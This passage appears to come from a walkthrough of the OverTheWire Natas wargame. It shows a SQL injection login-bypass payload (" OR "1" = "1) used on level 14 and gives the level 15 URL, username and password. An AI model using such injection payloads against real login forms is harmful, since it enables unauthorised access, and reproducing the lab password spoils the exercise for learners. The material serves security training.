- Here we have to perform a SQL injection to proceed forward.
- For that we use following SQL injection in login forms

" OR "1" = "1



- Now when we Login we can see the password for the next level



Level 15

Password:

- Open the URL - *http://natas15.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas15
  Password – SdqIqBsFcz3yotlNYErZSZwblkm0lrvx
- The interface of this level is to enter username and check whether it exist.
- By looking at the source code, we can see that no protection is taken against the SQL injection.